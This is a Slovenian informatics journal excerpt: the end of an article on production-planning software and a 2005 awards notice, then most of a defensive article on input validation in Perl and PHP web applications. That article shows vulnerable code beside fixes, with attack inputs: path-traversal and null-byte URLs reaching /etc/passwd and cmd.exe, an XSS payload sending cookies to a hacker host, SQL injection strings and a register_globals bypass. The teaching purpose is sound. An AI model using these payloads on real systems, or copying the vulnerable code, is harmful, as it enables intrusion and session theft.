Glede na izkušnje avtorjev prenova in informatizacija procesa planiranja proizvodnje ni samo enkratni projekt. Običajno se razvije v trajni menedžment procesa planiranja, v katerem je treba poleg temeljitih posegov v kratkem času (npr. uvedba razvrščevalnika) na daljši rok realno ocenjevati potrebe in zmožnosti podjetja za spremembe (npr. v smeri e-oskrbovalnih verig ali mrež) ter pri tem različno pogosto uporabiti različne in »ustrezno dozirane« vzvode in metode.

7 Viri in literatura

- [1] BANKS, Andy, et al.: Information and technology in the supply chain, Making technology pay, London, PricewaterhouseCoopers, Euromoney Publications PLC, 1999, 168 str.
- [2] BERMUDEZ, John: Advanced Planning and Scheduling: Is It as Good as It Sounds? The report on supply Chain Management, Advanced Manufacturing research (AMR), 1998.
- [3] CRABTREE, David: The Manufacturing Manager, A Comprehensive Guide for Professionals in Industry, Chapter 12, Advanced Planning Systems, Oak Tree Press, Cork, Ireland, 2001, str. 401–470.
- [4] DUMOND, Ellen J.: Understanding and using the capabilities of finite scheduling, Emerald, Industrial Management & Data Systems, Vol. 105 No. 4, 2005.
- [5] GOULD, Lawrence S.: Introducing APS: Getting Production in Lock Step with Customer Demand, Automotive Design and Production, [<http://www.autofieldguide.com/articles/059802.html>], 1998.
- [6] JONSSON, Patrik, MATTSSON, Stig-Arne: The implication of fit between planning environments and manufacturing planning and control methods. International Journal of Operations & Production Management. Vol. 23 No. 8, 2003.
- [7] KOVACIC, Andrej: Business renovation projects in Slovenia, Business Process Management Journal, MCB University, vol. 7, šte. 5, 2001., str. 409–419.
- [8] KOVAČIČ, Andrej, BOSILJ - VUKŠIČ, Vesna: Management poslovnih procesov, GV Založba, Ljubljana, 2005, 487 str.
- [9] KROŠL, Mihael et al.: Podrobno razvrščanje proizvodnih operacij – LIV Plastika, Zbornik četrte konference: Avtomatizacija v industriji in gospodarstvu, Društvo avtomatikov Slovenije, Maribor, 2005, 201–205 str.
- [10] KROŠL, Mihael: Prenova in informatizacija procesa planiranja kosovne proizvodnje z integracijo razvrščevalnika, Magistrsko delo, Univerza v Ljubljani, Ekonomska fakulteta, 2005.

- [11] MACQUET, Chris:
Advanced Planning and Scheduling – the way to go!
[<http://www.aps-tech.biz/APS%20-%20Part%201.pdf>], 2003.
- [12] MACQUET, Chris:
Advanced Planning and Scheduling (Part 2), [<http://www.aps-tech.biz/APS%20-%20Part%202.PDF>], 2003.
- [13] MACQUET, Chris:
Supply Chain Planning – A Really Good Return On Investment! SAPIC – The Educational Society For Resource Management, [<http://www.aps-tech.biz/SCP%20and%20ROI.pdf>], 2002.
- [14] MCCALL, Jay:
Is APS Technology Obsolete? Integrated Solutions, [http://www.integratedsolutionsmag.com/Articles/2001_04/010408.htm], 2001.
- [15] MOŠKON, Stane:
SCM – planiranje v proizvodnih podjetjih, Slovensko društvo uporabnikov programske opreme Oracle, Portorož: Strokovno srečanje SIOUG. [URL: <http://www.sioug.si/sioug2004/predstavitve.jsp>], 10. 11. 2004.
- [16] PEKNY, Joseph F.:
A Brief Guide to Purchasing an Advanced Planning and Scheduling (APS) System, Whitepaper, [http://www.combination.com/Downloads/APC_SchedulerBuyersGuide.pdf], 2005.
- [17] Preactor International:
Case Studies, [<http://www.preactor.com/casestudies.asp>], 2005.
- [18] PSLX Consotium:
Advanced Planning and Scheduling (APS) Conceptual Definition and Implementation, PSLX White Paper, [<http://www.pslx.org/en/pub/WP-01FN-ALL.pdf>], 2005, 76 str.
- [19] SLEVIN, Dennis P., PINTO, Jeffrey K.:
Balancing Strategy and Tactics in Project Implementation, Sloan Management Review, 1987, str. 33–41.
- [20] VAN ECK, Marjolein:
Advanced Planning and Scheduling, Is logistics everything? A research on the use(fulness) of advanced planning and scheduling systems, Vrije Universiteit Amsterdam, Faculty of Sciences, Mathematics and Computer science departments, [<http://www.math.vu.nl/obp/logistics/papers/vaneck.doc>], 2003, 62 str.

■
Mihael Krošl je magistriral na Ekonomski fakulteti Univerze v Ljubljani, smer informacijsko upravljalske vede. Zaposlen je kot vodja programa Preactor v podjetju INEA, d. o. o.

■
Helena Trdan je diplomirala na Fakulteti za matematiko Univerze v Ljubljani. Zaposlena je v podjetju INEA, d. o. o. kot razvojni in programerski ekspert za področje proizvodne informatike.

■
Tina Baggia je magistrirala na Ekonomski fakulteti Univerze v Ljubljani, smer MBA. Zaposlena je v podjetju INEA, d. o. o. kot tržnica za področje proizvodne informatike.

Izvršni odbor Slovenskega društva INFORMATIKA je na seji dne
6. aprila 2006 na podlagi predloga komisije za priznanja sprejel sklep, da
priznanja Slovenskega društva INFORMATIKA za leto 2005

prejmejo:

- **dr. Tatjana Welzer Družovec** za dosežke v pedagoško-znanstvenem delu in uporabni informatiki
- **Marjana Kajzer Nagode** za uspehe pri uvajanju ECDL v Sloveniji
- **Ixtlan Team, d. o. o.** za razvoj informacijskih sistemov v javni upravi

Priznanja bodo javno podeljena v otvoritvenem delu posvetovanja Dnevi slovenske informatike 2006
v Portorožu 19. aprila 2006

Preverjanje vhodnih podatkov v spletnih rešitvah s Perl in PHP

Ivan Verdonik

ivan.verdonik@siol.net, ivanverdonik@hotmail.com

Povzetek

Zlorabe v spletnih rešitvah so vedno pogostejše, saj klasični požarni zid navadno dobro varuje lokalno omrežje podjetja pred napadalci in se ti zato usmerjajo na nove cilje. Požarni zidovi za spletne aplikacije še niso toliko v uporabi, pa tudi povsem zanesljivi niso. Zaradi tega moramo pri programiranju spletnih rešitev uporabljati varnostne mehanizme, ki jih ponujajo orodja za izdelavo aplikacij sama. V prispevku smo se usmerili na obdelavo varnosti spletnih rešitev v programskih jezikih Perl in PHP, ki se pogosto uporabljata v ta namen. Poleg tega bomo pokazali nekatere splošne spletne ranljivosti, ki so značilne za vsa orodja. Z varnostnega vidika je najpomembnejša obravnava vhodnih podatkov [8].

Abstract

Input data validation in web applications with Perl and PHP

Attacks on web applications are increasing rapidly, because company intranet is sufficiently protected by classic firewalls therefore hackers focus on new areas. Web application firewalls are available, but they are not widely used and they are not always reliable. Therefore, security mechanisms, which are already provided in programming languages should be applied when programming web application. We must also follow security guidelines. The paper focuses mostly on security issues and protection of Perl and PHP programming languages, but to a certain extent also on some other common web vulnerabilities. From web application security viewpoint, the input data validation is the most critical [8] issue.

1 Uvod

Spletne aplikacije temeljijo na znani arhitekturi MVC (Model View Controller): uporabniški odjemalec je spletni brskalnik, vmesni člen je aplikacijski strežnik, v katerem se nahaja programska logika, tretji člen pa je podatkovna zbirka.

Spletne rešitve so vse bolj razširjene in podjetja jim posvečajo vedno več pozornosti, tako tista, ki ponujajo orodja za njihovo izdelavo, kot druga, ki spletne rešitve programirajo in tretja, ki jih uporabljajo. Zaradi takšne razširjenosti, pa tudi zato, ker njihova varnost še ni povsem dorečena, so spletne rešitve priljubljena tarča hakerjev.

Ne glede na uporabljeno tehnologijo (operacijski sistem, spletni strežnik, aplikacijski strežnik, programski jezik, SUPB – sistem za upravljanje podatkovnih baz) obstaja več tipov spletnih napadov, ki ogrožajo vse: skripte med spletnimi mesti (XSS – Cross-Site Scripting), SQL vrivanje (SQL Injection), premikanje med imeniki (path traversal), URL kodiranje, spreminjanje HTML form (Form Tampering), kanonikalizacija (Canonicalization), klici funkcij operacijskega sistema ipd. [1]

Praktično vse te ranljivosti spletnih rešitev izvirajo iz ne dovolj preverjenih uporabniških vnosov. Preverjanje ni preprosto, k sreči pa je v večini program-

skih jezikov, ki se uporabljajo za programiranje spletnih rešitev, na razpolago več uporabniških funkcij, s katerimi brez prevelikega napora zmanjšamo možnost zlorab [5].

Spletne rešitve lahko v celoti izdelamo z brezplačnimi orodji (in takšnih je največ), zato smo se odločili za predstavitev varnostnih groženj in zaščite pred njimi, v zelo razširjenemu Perlu ter posebej PHP-ju. Sicer obstaja še kar nekaj drugih skriptnih jezikov za ta namen (npr. Tcl/Tk, Python, Ruby idr.), ki pa zaenkrat še niso tako uveljavljeni.

2 Kratek uvod v regularne izraze

Regularni izrazi so jezik končnih avtomatov, kot so definirani v teoriji računalništva. V pričujočem članku jih veliko uporabljamo. Njihova sintaksa je v obeh jezikih, ki ju obravnavamo (Perl in PHP) enaka. Z njimi opisujemo znakovne nize in nad nizi izvajamo operacije iskanja in zamenjave. Sestavljeni so iz vzorcev običajnih znakov in metaznakov. Vzorec je lahko sestavljen iz enega ali več znakov. En alfanumerični znak predstavlja samega sebe, znak pike (.) predstavlja poljuben znak (z izjemo znaka za novo vrstico).

Znaka za oglati oklepaj vsebujeta seznam znakov (npr. `/[1234]/` pomeni, da mora v nizu biti znak 1, ali 2, ali 3, ali 4). Če je vzorec sestavljen iz več znakov, uporabljamo tudi »sidrenje« (anchoring) vzorcev, mogoče pa je tudi iskati po metaznakih samih s pomočjo leve poševnice (npr. `^\[\]` niz mora vsebovati podniz `.[]`). Z uporabo pomišljaja lahko prikažemo razpone (npr. `/[0-9]/` niz mora vsebovati eno od cifer, `/[A-Za-z0-9_]/` vsebuje enega od alfanumeričnih znakov ...). Poleg tega imamo bližnjice za najpomembnejše skupine znakov in njim inverzne množice znakov (npr. `\d` cifre, `\D` ne-cifre, `\w` besede, `\W` ne-besede, `\s` tabulatorji, znaki za novo vrstico, presledki in `\S` nasprotje tega).

Vzorci običajno vsebujejo več znakov, ne le enega. Povežemo jih z združevanjem v zaporedje, alternativnimi možnostmi, navajanjem števila ponovitev enega ali več znakov. Nadalje lahko z okroglimi zaklepaji določimo prednost ali pa jih uporabimo za pomnjenje. Zaporedje znakov podamo preprosto tako, da navedemo več znakov (ali njihovih skupin) neposredno enega za drugim (npr. `/113/` ta niz mora vsebovati število 113, `/Windows 5.0/` ta pa Windows 5.0 ...).

Alternativno izbiranje med možnostmi podamo z znakom `|` (npr. niz mora vsebovati enega od osebnih zaimkov `/jaz|ti|on|ona|ono|mi|me|vi|ve|oni|one/`).

Za podajanje števila ponavljanj znaka ali več znakov uporabljamo naslednje oznake:

- ? nič ali en znak
- * nič ali več
- + eden ali več
- {m,n} od *m* do *n* ponavljanj
- {m,} *m* ali več ponavljanj
- {,n} največ *n* ponovitev
- {i} točno *i* ponovitev

Npr. `/ha+ha/` niz vsebuje nekaj od haha, haaha, haaaha ..., `/ha{3}ha/` niz vsebuje haaaha.

Okrogli oklepaji se lahko uporabljajo kot pomnilnik kje naprej v vzorcu (npr. `/(spredaj) (zadaj) obratno \2\1/` vsebuje niz: spredaj zadaj obratno zadaj spredaj).

S sidrenjem vzorcev je mogoče opredeliti mesto vzorca znotraj niza (npr. `^Ivan Caf/` pomeni, da mora na začetku niza biti podniz Ivan Caf, `/dipl\ing\.$/` pa da je tik pred koncem niz dipl. ing.).

V regularnih izrazih obstaja operator ujemanja (match operator), ki vrne vrednosti resnično ali neresnično glede na to, ali je regularni izraz vsebovan v nizu ali ne. Označen je kar z `/regularni izraz/`, pa tudi

z `m/regularni izraz/` ali `m#regularni izraz#` ali `m{regularni izraz}`.

Nadalje obstaja operator `= ~`, ki veže rezultat operatorja ujemanja na podano spremenljivko (npr. `if ($odlocitev = ~/[Dd]/) then ...`), temu nasproten operator je `! ~` (npr. `if ($odlocitev !~/[Nn]/) then ...`).

Naslednji je operator zamenjave (substitucije) podanega vzorca z regularnim izrazom. Sintaksa je: `s/ vzorec/nadomestni_niz/` (npr. `s/Windows/Linux/` zamenja podniz Windows z nizom Linux, `$jezik = ~ s/C/Perl/` v spremenljivki `$jezik` zamenja znak `C` z nizom Perl, v tem načinu izvede samo eno zamenjavo). Če hočemo, da zamenja vse pojavitve vzorca, moramo na koncu dodati smernico `g` (npr. `$jezik = ~ s/C/Perl/g`).

Povedali smo že, da spremenljivke `\1`, `\2`, ... hranijo podnize, ki se nahajajo v regularnem izrazu znotraj okroglih oklepajev. Vendar jih na ta način lahko uporabljamo samo v njegovem okviru. Če hočemo te podnize uporabljati naprej v kodi, jih lahko beremo v spremenljivkah `$1`, `$2`, ... (npr. `$ime = ~ m/Od:(.*)/; $posiljatelj = $1; ...`).

Več informacij o regularnih izrazih najdete v [10].

3 Perl in Perl CGI

Perl (Practical Extraction and Report Language) je splošni namenski programski jezik, ki se izvaja v okviru navideznega stroja. Zaradi tega deluje na vseh platformah, za katere obstaja tak stroj. Ti obstajajo za tako rekoč vse bolj znane operacijske sisteme, predvsem za različice Unixa in Linuxa, pa tudi za Windows. Perl je enostaven za uporabo in omogoča tako proceduralno programiranje kot tudi objektno usmerjeno, zanj pa obstaja tudi velika (brezplačna) zbirka modulov [11]. Perl je izpeljan in izdelan iz programskega jezika C (vendar nima kazalcev) in vsebuje zmožnosti nekaterih orodij iz lupine operacijskih sistemov Unix (npr. sed in awk).

Perl in ničelni znak

Prva varnostna pomanjkljivost v Perlu je nedorečena obravnava ničelnega znaka (to je znak `Ð0` oziroma `%00`). Kot vemo, ta znak v programskem jeziku C predstavlja konec niza. V Perlu bi ta znak (ne smemo ga zamenjati z znakom `0` ali presledkom) moral biti takšen kot vsak drug znak, kar pa ni vedno res, saj je Perlov interpreter programiran s C. Tako je mogoče z znakom `\0` krajšati nize (in prek njih ukaze), obenem pa niz `'niz\0'` ni enak nizu `'niz'`. Iz tega izvira kar nekaj varnostnih problemov [6].

Primer krajšanja nizov:

V svetovnem spletu je več aplikacij, ki kot parameter sprejmejo spletno stran, pri čemer privzamejo, da je njihova končnica html (in jo dodajo sami). Poenostavljeni primer takšnega programa, ki prikaže podano spletno stran v brskalniku, je:

```
testIzpisCgi.pl

#!/usr/bin/perl

use CGI;
$poizvedba = new CGI;
print $poizvedba->header;
$stran = $poizvedba->param('spletnaStran');

open (FILE, "<$stran.html");
while (<FILE>) {print "$_";}
close (FILE);
```

Zgornji program deluje v redu, če za parameter spletnaStran podamo dejansko html datoteko npr.test.html:

```
http://localhost/./scriptstestIzpisCgi.pl? spletnaStran=/
inetpub/wwwroot/test
```

V tem primeru je rezultat takšen, kot ga je razvijalec načrtoval. Toda če podamo npr.:

```
http://localhost/./scripts/testIzpisCgi.pl?
spletnaStran=testIzpisCgi.pl%00
```

skript prikaže svojo lastno kodo (to je v tem primeru program, ki izpiše samega sebe), če mu podamo kateri drugi skript, pa seveda izpiše tudi njegovo kodo. Znak %00 je URL kodirana oblika znaka \0. Problem je v tem, da Perl pri tem, ko odpira z nizom podano datoteko, upošteva le del niza pred tem znakom. Na ta način bi si napadalec na operacijskih sistemih Unix/Linux lahko izpisal datoteko /etc/passwd. Gesla v tej datoteki so šifrirana, vendar imajo pogosto premajhno entropijo. Zato jih lahko, če jo napadalec pridobi v posest, odkrije s programom za ugibanje gesel. Takšna programa sta na primer LC5 in John the Ripper.

Ta problem v Perlu obstaja povsod, kjer v kodi vhodnim podatkom dodajamo pripone.

Težave povzročata tudi dejstvo, da je niz 'niz\0'

včasih enakovreden nizu 'niz', včasih pa ne. Posebej pri primerjanju v pogojnih stavkih, sta ta dva niza različna.

Težav z ničelnimi znaki se v Perlu enostavno ogremo tako, da iz vhodnih podatkov odstranimo vse ničelne znake, to je mogoče storiti z naslednjo substitucijo:

```
$vhodni_podatek =~ s/\0//g;
```

Težave s poševnicami

Pogost varnostni problem so tudi poševnice. Po priporočilih konzorcija W3C so znaki s posebnim pomenom za Linux/Unix lupino operacijskega sistema:

```
& ; ' \ " | * ? ~ < > ^ ( ) [ ] { } $ \n \r
```

Kadar se v vhodu v program pojavijo ti znaki, jih moramo predstaviti z ubežnico (escape), sicer ohranijo svoj posebni pomen (Npr. > preusmeritev, \n nova vrstica ...). V ta namen nad vhodnimi podatki uporabimo naslednjo substitucijo:

```
$vhodni_podatek =
~ s/([&\'\"|*?~<>^\(\)\[\]\{\}\$\n\r])/\\$1/g;
```

Tako postanejo običajni znaki brez posebnega pomena. Če programerji na to pozabijo, je posledica v najboljšem primeru nepravilno delovanje, v slabem pa varnostne pomanjkljivosti, kot so razkritje vsebine občutljivih datotek, SQL vrivanje itd. Predvsem se pogosto zgodi, da ti znaki sicer so predstavljeni z ubežnico, vendar ne tudi znak leve poševnice (\ - backslash) [6].

Če ne uporabimo ubežnice za leve poševnice, zlonamernemu uporabniku ne moremo preprečiti dostopa do imenikov in datotek z naslednjo substitucijo:

```
$vhodni_podatek =~ s/\./\\/g;
```

Naš namen je, da iz vhodnega podatka odstranimo znak za premik navzgor po strukturi datotečnega sistema (...). Če npr. napadalec za ime datoteke poda:

```
/usr/tmp/././etc/passwd
```

to postane:

```
/usr/tmp///etc/passwd
```


s čemer napadalec ne doseže zelenega rezultata, ker je dovoljeno podati več zaporednih poševnic in se tako ne more dvigniti iz trenutnega imenika navzgor. Toda če leva poševnica ni podana z ubežnico, je zgornji varnostni ukrep mogoče zaobiti z naslednjim vnosom:

```
/usr/tmp/../../../../etc/passwd
```

Regularni izraz ne deluje zaradi leve poševnice, zato napadalcu njegov namen uspe.

Rešitev je tudi tu preprosta, paziti moramo, da tudi za levo poševnico uporabimo ubežni znak (torej tako `\\`).

Težave s cevmi

V Perlu imamo pri odpiranju datotek s stavkom `open()` možnost, da podamo ukazno vrstico kot vhod oziroma izhod. To je mogoče, če pred (izhod) ali za njo (vhod), dodamo znak `|`. Sintaksa je naslednja:

```
open (DATOTEKA, "|ukazna vrstica");
– odpre datoteko za pisanje
open (DATOTEKA, "ukazna vrstica|");
– odpre datoteko za branje
```

Primer programa za neposredno tiskanje na tiskalniku:

```
open (TISKALNIK, "|lpr");
print TISKALNIK $podatki;
close TISKALNIK;
```

Primer izpisa vsebine trenutnega imenika:

```
$izpis = "dir|";
open (DATKA, $izpis);
while (<DATKA>)
{
    print $_, "\n";
}
close DATKA;
```

Napadalec pridobi dostop do ukazne vrstice, če poda spremenljivki `$datoteka` spodnjo vrednost [8]:

```
$datoteka = "c:\\winnt\\system32\\cmd.exe|";
open(DATKA, $datoteka);
while (<DATKA>)
{
```

```
    print $_, "\n";
}
close DATKA;
```

Zlorabam s pomočjo cevi se je mogoče preprosto izogniti, če pri odpiranju datotek s funkcijo `open()`, podamo znak '`<`' (branje), '`>`' (pisanje) ali '`>>`' (dodajanje). Primer je:

```
$datoteka = "c:\\winnt\\system32\\cmd.exe|";
open(DATKA, "<$datoteka");
```

Mogoče je tudi filtrirati znak za cev `|` z:

```
$vhod =~ s/(\\|)/\\$1/g
```

Veljavnost znakov v zapisu UTF-8

UTF-8 kodiranje omogoča prikaz tako rekoč vseh obstoječih znakov, predvsem znakov iz abeced naravnih jezikov. Vrsto kodiranja v dokumentih XML, XHTML in HTML določimo:

- z uporabo parametra 'charset' v glavi HTTP:
Content-Type: text/html; charset=UTF-8
 - za XML (in XHTML) z psevdo atributom 'encoding':
<?xml version="1.0" encoding="UTF-8" ?>
 - v HTML uporabimo <meta> oznako v <head>:
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" >
- Kadar naša aplikacija s formami sprejema UTF-8 kodirane znake, jih preverimo z naslednjim testom:

```
$veljaven_vnos =~
m/^[{\\x09\\x0A\\x0D\\x20\\x7E]
# ASCII
| [\\xC2-\\xDF][\\x80-\\xBF]
# 2 bajtna ne-predolga oblika
| \\xE0[\\xA0-\\xBF][\\x80-\\xBF]
# izključimo predolge oblike
| [\\xE1-\\xEC\\xEE\\xEF][\\x80-\\xBF]{2}
# neposredne 3 bajtne oblike
| \\xED[\\x80-\\x9F][\\x80-\\xBF]
# izločimo nadomestke
| \\xF0[\\x90-\\xBF][\\x80-\\xBF]{2}
# nivoji 1-3
| [\\xF1-\\xF3][\\x80-\\xBF]{3}
# nivoji 4-15
| \\xF4[\\x80-\\x8F][\\x80-\\xBF]{2}
# nivo 16
)*$/x;
```


Če je vnos regularen, je rezultat 'true', drugače pa 'false'. Če tega ne naredimo, lahko napadalci tvorijo nelegalna UTF-8 kodiranja na dva načina:

- UTF-8 zaporedje za posamezen znak je lahko daljše, kot je potrebno;
- UTF-8 zaporedje lahko vsebuje neveljavne bajte, ki niso v skladu z nobenim od formatov.

Spletni strežniki in spletne aplikacije praviloma izvajajo več stopenj obdelave vhodnih podatkov, od njihovega zaporedja pa je lahko odvisna varnost. Zaporedje je sestavljeno iz dekodiranja URL, ki mu sledi dekodiranje UTF-8, vse skupaj pa je premešano še z raznimi varnostnimi preizkusi. Primer nevarnosti je, če npr. aplikacija testira, ali vhod vsebuje dve piki (.. – direktorij navzgor) pred dekodiranjem UTF-8, je mogoče dve piki vstaviti s "predolgim" formatom UTF-8. Tudi če je to preverjeno, imamo npr. za predstavitev znaka pike (AE) še pet drugih (predolgih) predstavitev (C0 AE, E0 80 AE, F0 80 80 AE, F0 80 80 AE in FC 80 80 80 AE). Če nadalje pogledamo predstavitev C0 AE, morata biti najpomembnejša bita drugega bajta 10, ker tega nekatere aplikacije ne preverjajo, je mogoče tudi "00", "01" in "11" in so tako dodatne možnosti predstavitve še C0 2E, C0 5E in C0 FE. Stvari so še bolj zapletene glede na dejstvo, da je mogoče podatke poslati s protokolom HTTP v več oblikah, npr. v surovi, to je brez vsakega kodiranja URL, kar pomeni pošiljanje ne-znakov ASCII, v poti, povpraševanju in telesu, kar sicer ni v skladu s standardom HTTP, vendar jih večina HTTP strežnikov vseeno sprejme. Veljavno kodiranje URL zahteva, da je vsak ne-ASCII znak URL kodiran (to bi pomenilo, da moramo zgornji C0 AE kodirati kot %C0%AE). Pri neveljavnem kodiranju URL so nekatera heksadecimalna števila zamenjana z neheksadecimalnimi števili, rezultat pa se ponekod interpretira tako kot izvorni (npr. %C0 se interpretira kot število znaka – ('C'-'A'+10)*16+(0-'0') = 192, %M0 pa kot ('M'-'A'+10)*16+(0-'0')=448, kar pa se prisiljeno za predstavitev z enim bajtom prav tako pretvori v 192 (osem najmanj pomembnih bitov)). Torej če algoritem sprejme neheksadecimalne znake (kot je 'M'), sta varianti za %C0 tudi %M0 in %BG.

Če napadalcu spodnji napad ne uspe:

```
http://streznik/cgi-bin/napaden.pl?vnos=../../../../winnt/system32/cmd.exe?+/c+dir+c:\
```

lahko poskusi še z naslednjim URL kodiranjem napada:

```
http://streznik/cgi-bin/napaden.pl?vnos=..%2F../winnt/system32/cmd.exe?+/c+dir+c:\
```

ter še s štirinajstimi različnimi Unicode kodiranjimi napada [2].

Preprečevanje napadov s skripti med spletnimi mesti

Skripti med spletnimi mesti (Cross-Site Scripting – XSS) so pogoste varnostne težave pri spletnih rešitvah (ki jih razvijalci zaradi časovnih rokov in zahtevnosti pogosto prezrejo) [3]. Spletišče je ranljivo, če spletna rešitev prikaže vsebino, ki jo je vnesel uporabnik, in ne preveri, ali so v vsebini zlonamerne skriptne oznake. Tako navadno zlonamerni uporabniki napadajo druge uporabnike prek spletnih mest tretjih oseb.

Primer ranljivega programa:

```
#!/usr/bin/perl
use CGI;

my $cgi = CGI->new();
my $vnos = $cgi->param('vnosno_polje');

print $cgi->header();
print "Vnesli ste $vnos";
```

Napadalec lahko v parameter 'vnosno_polje' vpiše zlonamerno (Javascript, pa tudi HTML) kodo. Na primer:

```
Hvala za va( piškotek
<script>document.location='http://www.hacker.com/cgi-bin/cookie.cgi? ' + document.cookie</script>
```

Ko nato drug uporabnik naloži to stran v svoj brskalnik, postane napadalčeva žrtev (uporabnikov piškotek pridobi heker in ga nemara lahko uporabi za ugrabitev seje). Napaka v tem skriptu je v tem, da program ne preverja uporabnikovega vnosa, ampak izpiše vse, kar je bilo vneseno.

Napadi so mogoči tudi neposredno prek vrstice URL [3]:

```
http://www.nevarno.si/ranljiv.pl?vnosno_polje=<script>alert(document.cookie)</script>
```

Če napadalec navede neprevidnega uporabnika, da izbere takšno povezavo, mu bo njegov brskalnik prikazal trenutno množico piškotkov. Napadalec lah-

ko poda tudi mnogo nevarnejšo kodo – kodo za krajo gesel, preusmeritve na zlonamerna spletna mesta (npr. trojanske spletne banke) ...

Pri spletnih rešitvah, ki temeljijo na Perl CGI in mod_perl, zmanjšamo nevarnost skript med spletnimi mesti tako, da opravimo ustrezno preverjanje vhodnih podatkov, kot npr.:

```
$preverjen_vnos =~ s/[^A-Za-z0-9]*/ /g;
```

Tako ohranimo samo velike in male črke, števila in presledke. To je zanesljiva zaščita, vendar je pri nekaterih aplikacijah to prehuda omejitev. V takih primerih (kadar so potrebni tudi znaki s posebnim pomenom) je odstranjevanje zlonamernih elementov iz vhodnih podatkov mnogo težje.

Druga možnost je, da preden prikažemo vsebino, oznake HTML predstavimo z ubežnicami. Za ta namen obstaja perl modul HTML::Entities s funkcijo HTML::Entities::encode(), ki pretvori znake HTML v reference entitet HTML. Npr. znak '<' pretvori v '<'; '>' v '>'; '"' v '"';

Zgornji program zavarujemo z zamenjavo oznak HTML v reference entitet HTML, z omenjenim modulom, kot je podan spodaj:

```
#!/usr/bin/perl
use CGI;
use HTML::Entities;

my $cgi = CGI->new();
my $vnos = $cgi->param('vnosno_polje');

print $cgi->header();
print "Vnesli ste",
HTML::Entities::encode($vnos);
```

Če uporabljamo mod_perl (tj. Perl, povezan s spletnim strežnikom Apache, posebej namenjen za spletne aplikacije), je za programerje še bolj poskrbljeno, saj imajo poleg zgornjih rešitev tudi modul, posebej namenjen za preverjanje uporabniških vnosov. Imenuje se Apache::TaintRequest. Primer njegove uporabe:

```
use Apache::TaintRequest ();
sub handler {
    my $r = shift;
    $r = Apache::TaintRequest->new($r);
```

```
my $niz = $r->query_string();
$r->print($niz);
# html oznake so prikazane z ubežnicami
...
}
```

Dobra preventiva pred temi napadi je tudi, če v brskalniku izključimo skriptne jezike (Javascript, JScript, VBScript ...).

Preprečevanje SQL vrivanja

Kadar spletna aplikacija dostopa do podatkovne zbirke na osnovi uporabnikovega vnosa, lahko napadalec z ustrezno prirejenim vnosom zlorabi podatkovno zbirko. Takšne napade imenujemo SQL vrivanje (SQL Injection) [3]. Ranljivost ponovno izvira iz ne dovolj preverjenih vhodnih podatkov. Ker je težko odkriti vse nevarne konstrukte, je bolje odstraniti vse, razen dovoljenih, kar pa je včasih v praksi težko storiti. Primer je lahko naslov elektronske pošte. Dovolimo samo male in velike črke, cifre, afno, piko, pomišljaj in podčrtaj. Toda ker imajo nekateri dokaj nenavadne naslove (ki vključujejo npr. znake ', + itd.), so pri takšnem preverjanju izločeni, kar lahko za lastnika spletišča pomeni ekonomsko škodo.

Oglejmo si primer za SQL vrivanje ranljive kode.

```
#!/usr/bin/perl
use CGI;
my $cgi = CGI->new();
my $ime = $cgi->param('vnosno_polje1');
my $geslo = $cgi->param('vnosno_polje2');
my $sth = $dbh->prepare
("SELECT * FROM uporabniki WHERE
    uporabnik = $ime and up_geslo = $geslo ");
$sth->execute();
```

Če napadalec za \$ime poda npr. »' or 1=1« in isto za \$geslo, bo program odvisno od nadaljnje kode izpisal prvo vrstico iz tabele uporabniki ali celo vse vrstice. V tem primeru je dejanski SQL stavek, ki se izvede:

```
SELECT * FROM uporabniki WHERE uporabnik = ' or 1 = 1
and up_geslo = ' or 1 = 1
```

Na podlagi tega principa je mogočih veliko zlorab. Z znakom - - je mogoče krajšati stavke SQL (ta znak namreč pri večini podatkovnih zbirk predstavlja znak

za komentar). Z znakom ; pa je mogoče dodajati dodatne SQL stavke.

Zaščito močno okrepimo, če za spremenljivke uporabimo nameščanje (placeholder).

Zgornji primer bi spremenili v:

```
#!/usr/bin/perl
use CGI;
my $cgi = CGI->new();
my $ime = $cgi->param('vnosno_polje1');
my $geslo = $cgi->param('vnosno_polje2');
my $sth = $dbh->prepare
("SELECT * FROM uporabniki WHERE
    uporabnik = ? and up_geslo = ?");
$sth->execute($ime, $geslo);
```

Če napadalec npr. za \$ime in \$geslo ponovno poda »' or 1=1«, je stavek SQL, ki se dejansko izvede:

```
SELECT * FROM uporabniki WHERE uporabnik = '' or 1=1'
and up_geslo = '' or 1=1'
```

in tako ne doseže svojega namena.

Za nadaljnje izboljšanje zaščite pred vrivanjem SQL je kot pri prejšnjih sekcijah treba vse znake s posebnim pomenom predstaviti z ubežnico.

V podatkovni zbirki MySQL za ta namen obstaja funkcija:

```
mysql_real_escape_string()
```

v Perlu pa metoda DBD:

```
$dbh->quote($stavek).
```

K boljši varnosti pripomore tudi, če je aplikacija zasnovana tako, da so opozorila vidna samo skrbniku, ne pa tudi uporabnikom. Zlonamerni uporabnik tako ne more spoznati strukture podatkovne zbirke. Če ni tako, lahko napadalec s posebej sestavljenimi (napačnimi) vnosi sondira zbirko.

4 PHP

Globalne spremenljivke

V različicah PHP pred 4.2.0 je v inicializacijski datoteki php.ini direktiva register_globals po tovarniških nastavitvah nastavljena na ON. V tem primeru PHP ne preverja, kje je bila določena spremenljivka inicializirana [7]. Zaradi tega lahko (zlonamerni) uporabnik

sam nastavi njeno vrednost v URL vrstici ali vnosnem polju. Za ilustracijo pogledajmo skript:

```
# slabo.php
<?php
    if ( pooblastcen_uporabnik($uporabnik, $geslo))
    { $dovoljeno = "D"; }
    if ($dovoljeno == "D" )
    { echo $obcutljivi_podatek; }
?>
```

Problem s tem skriptom je, da je mogoče spremenljivko \$dovoljeno nastaviti na "D" v vrstici URL:

```
http://www.slab.sislabo.php?uporabnik=peter& geslo=skrivno&dovoljeno=D
```

V takem primeru bi se \$obcutljiv_podatek izpisal ne glede na to, ali je uporabnik pooblaščen ali ne. Težavo rešimo tudi, če vse spremenljivke v skriptu inicializiramo, preden jih uporabimo. Npr.:

```
# dobro.php
<?php
    $uporabnik = $_GET["uporabnik"];
    $geslo = $_GET["geslo"];
    $dovoljeno = "N";
    if ( pooblastcen_uporabnik($uporabnik, $geslo))
    { $dovoljeno = "D"; }
    if($dovoljeno == "D" )
    { echo $obcutljivi_podatek; }
?>
```

Aplikacijo je mogoče razvijati tudi z direktivo error_reporting E_ALL, vendar je najlažje izključiti register_globals (oziroma ga pustiti izključenega) [7].

Vključevanje datotek z medmrežja

Kadar skripte vsebujejo kodo, kot je:

```
<?php
    if (!$fd = fopen("$datka","r"))
    echo("Ne morem odpreti datoteke: $datka<BR>\n");
?>
```

